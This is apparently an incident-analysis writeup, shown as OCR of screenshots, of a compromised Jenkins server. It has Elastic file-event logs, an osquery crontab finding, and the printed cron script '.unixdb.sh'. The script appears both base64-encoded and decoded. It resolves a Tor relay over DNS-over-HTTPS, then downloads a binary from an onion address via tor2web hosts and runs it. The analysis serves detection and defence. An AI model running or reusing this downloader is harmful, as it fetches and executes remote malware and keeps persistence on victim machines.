
AND Filter | event.category:"file" | KQL | All data sources

+ Add filter

@timestamp	process.executable	message	event.category	event.action	file.path	host.name	user.name
Jan 31, 2021 @ 17:22:31.811	/var/lib/jenkins/sus	Endpoint file event	file	deletion	/var/lib/jenkins/sus	jnkies01	jenkins
Jan 31, 2021 @ 17:22:31.818	/var/lib/jenkins/sus	Endpoint file event	file	creation	/tmp/.X11-unix/00	jnkies01	jenkins
Jan 31, 2021 @ 17:22:31.847	/usr/bin/crontab	Endpoint file event	file	creation	/var/spool/cron/crontabs/tmp.WMGc15	jnkies01	jenkins
Jan 31, 2021 @ 17:22:31.854	/usr/bin/crontab	Endpoint file event	file	rename	/var/spool/cron/crontabs/jenkins	jnkies01	jenkins
Jan 31, 2021 @ 17:23:37.990	/usr/bin/crontab	Endpoint file event	file	rename	/var/spool/cron/crontabs/jenkins	jnkies01	jenkins
Jan 31, 2021 @ 17:23:46.331	/usr/bin/bash	Endpoint file event	file	creation	/var/lib/jenkins/i	jnkies01	jenkins
Jan 31, 2021 @ 17:23:46.334	/usr/bin/rm	Endpoint file event	file	deletion	/var/lib/jenkins/i	jnkies01	jenkins
Jan 31, 2021 @ 17:23:46.355	/usr/bin/apt-get	Endpoint file event	file	creation	/tmp/clearsigned.message.5qL6j2	jnkies01	jenkins
Jan 31, 2021 @ 17:23:46.356	/usr/bin/apt-get	Endpoint file event	file	deletion	/tmp/clearsigned.message.5qL6j2	jnkies01	jenkins
Jan 31, 2021 @ 17:23:46.359	/usr/bin/apt-get	Endpoint file event	file	creation	/tmp/clearsigned.message.bCotI2	jnkies01	jenkins
Jan 31, 2021 @ 17:23:46.359	/usr/bin/apt-get	Endpoint file event	file	deletion	/tmp/clearsigned.message.bCotI2	jnkies01	jenkins
Jan 31, 2021 @ 17:23:46.363	/usr/bin/apt-get	Endpoint file event	file	creation	/tmp/clearsigned.message.8MIsj2	jnkies01	jenkins
Jan 31, 2021 @ 17:23:46.363	/usr/bin/apt-get	Endpoint file event	file	deletion	/tmp/clearsigned.message.8MIsj2	jnkies01	jenkins

25 of 56 events


~$ crontab -l



```
{
  "path": "/var/spool/cron/crontabs/jenkins",
  "hour": "*",
  "month": "*",
  "event": "",
  "day_of_month": "*",
  "command": "/var/lib/jenkins/.unixdb.sh > /dev/null 2>&1 &",
  "minute": "20",
  "day_of_week": "*"
}
```


```
#  osquery.result.unix_time     1,612,139,359
t  related.hosts                86f9f4b7-7f2e-42e8-8bee-6b0d33a38e65
t  rule.name                    pack/linux_collection/crontab
t  service.type                 osquery
```

~$ cat !$



```
#!/bin/bash
exec &>/dev/null
echo HDtLGYpXoNJVjcOT+tWEIJWYO+veDD+ftynLBTXOMpFl8jur3TPmuWCQFvISC1t2
echo SER0TEdZcFhvTkpWamNPVCt0V0VJSldZTyt2ZUREK2Z0eW5MQlRYT01wRmw4anVyM1RQbXVXQ1FGdklTQzF0MgpleGVjICY+L2Rldi9udWxsCmV4cG9ydCBQQVRIPSRQQVRIOiRIT01FOi9iaW46L3NiaW46L3Vzci9iaW46L3Vzci9zYmluOi91c3IvbG9jYWwvYmluOi91c3IvbG9jYWwvc2JpbgoKZD0kKGdyZXAgeDokKGlkIC1lKTogL2V0Yy9wYXNzd2R8Y3V0IC1kOiAtZjYpCmM9JChlY2hvICJjdXJsIC00ZnNTTGtBLSAtbTIwMCIpCnQ9JChlY2hvICJ1bml4ZGJudWFkeG13dG9iIikKCnNvY2t6KCkgewpuPShkbnMuaG9zdHV4Lm5ldCBkbnMuZG5zLW92ZXItaHR0cHMuY29tIHVuY2Vuc29yZWQubHV4MS5kbnMubml4bmV0Lnh5eiBkbnMucnVieWZpc2guY24gZG5zLnR3bmljLnR3IGRvaC5jZW50cmFsZXUucGktZG5zLmNvbSBkb2guZG5zLnNiIGRvaC1maS5ibGFoZG5zLmNvbSBmaS5kb2guZG5zLnNub3B5dGEub3JnIGRucy5mbGF0dXNsaWZpci5pcyBkb2gubGkgZG5zLmRpZ2l0YWxlLWdlc2VsbHNjaGFmdC5jaCkKcD0kKGVjaG8gImRucy1xdWVyeT9uYW1lPXJlbGF5LnRvcjJzb2Nrcy5pbiIpCnM9JCgkYyBodHRwczovLyR7blskKChSQU5ET00lMTIpKV19LyRwIHwgZ3JlcCAtb0UgIlxiKFswLTldezEsM31cLil7M31bMC05XXsxLDN9XGIiIHx0ciAnICcgJ1xuJ3xzb3J0IC11UnxoZWFkIC0xKQp9CgpmZXhlKCkgewpmb3IgaSBpbiAkZCAvdG1wIC92YXIvdG1wIC9kZXYvc2htIC91c3IvYmluIDtkbyBlY2hvIGV4aXQgPiAkaS9pICYmIGNobW9kICt4ICRpL2kgJiYgY2QgJGkgJiYgLi9pICYmIHJtIC1mIGkgJiYgYnJlYWs7ZG9uZQp9Cgp1KCkgewpzb2NregpmZXhlCmY9L2ludC4kKHVuYW1lIC1tKQp4PS4vJChkYXRlfG1kNXN1bXxjdXQgLWYxIC1kLSkKJGMgLXggc29ja3M1aDovLyRzOjkwNTAgJHQub25pb24kZiAtbyR4IHx8ICRjICQxJGYgLW8keApjaG1vZCAreCAkeDskeDtybSAtZiAkeAp9Cgpmb3IgaCBpbiB0b3Iyd2ViLmluIHRvcjJ3ZWIuY2ggdG9yMndlYi5pbyB0b3Iyd2ViLnRvIHRvcjJ3ZWIuc3UKZG8KaWYgISBscyAvcHJvYy8kKGhlYWQgLTEgL3RtcC8uWDExLXVuaXgvMDApL3N0YXR1czsgdGhlbgp1ICR0LiRoCmVsc2UKYnJlYWsKZmkKZG9uZQo=|base64 -d|bash




HDtLGYpXoNJVjcOT+tWEIJWYO+veDD+ftynLBTXOMpFl8jur3TPmuWCQFvISC1t2
exec &>/dev/null
export PATH=$PATH:$HOME:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin

d=$(grep x:$(id -u): /etc/passwd|cut -d: -f6)
c=$(echo "curl -4fsSLkA- -m200")
t=$(echo "unixdbnuadxmwtob")

sockz() {
n=(dns.hostux.net dns.dns-over-https.com uncensored.lux1.dns.nixnet.xyz dns.rubyfish.cn dns.twnic.tw doh.centraleu.pi-dns.com doh.dns.sb doh-fi.blahdns.com fi.doh.dns.snopyta.org dns.flatuslifir.is doh.li dns.digitale-gesellschaft.ch)
p=$(echo "dns-query?name=relay.tor2socks.in")
s=$($c https://${n[$((RANDOM%12))]}/$p | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" |tr ' ' '\n'|sort -uR|head -1)
}

fexe() {
for i in $d /tmp /var/tmp /dev/shm /usr/bin ;do echo exit > $i/i && chmod +x $i/i && cd $i && ./i && rm -f i && break;done
}

u() {
sockz
fexe
f=/int.$(uname -m)
x=./$(date|md5sum|cut -f1 -d-)
$c -x socks5h://$s:9050 $t.onion$f -o$x || $c $1$f -o$x
chmod +x $x;$x;rm -f $x
}

for h in tor2web.in tor2web.ch tor2web.io tor2web.to tor2web.su
do
if ! ls /proc/$(head -1 /tmp/.X11-unix/00)/status; then
u $t.$h
else
break
fi
done
```

~$ pstree -anp



BETA

Events / e62f8be1242a82c61923c62aaa1f1019 / 2 Events / **2 file**

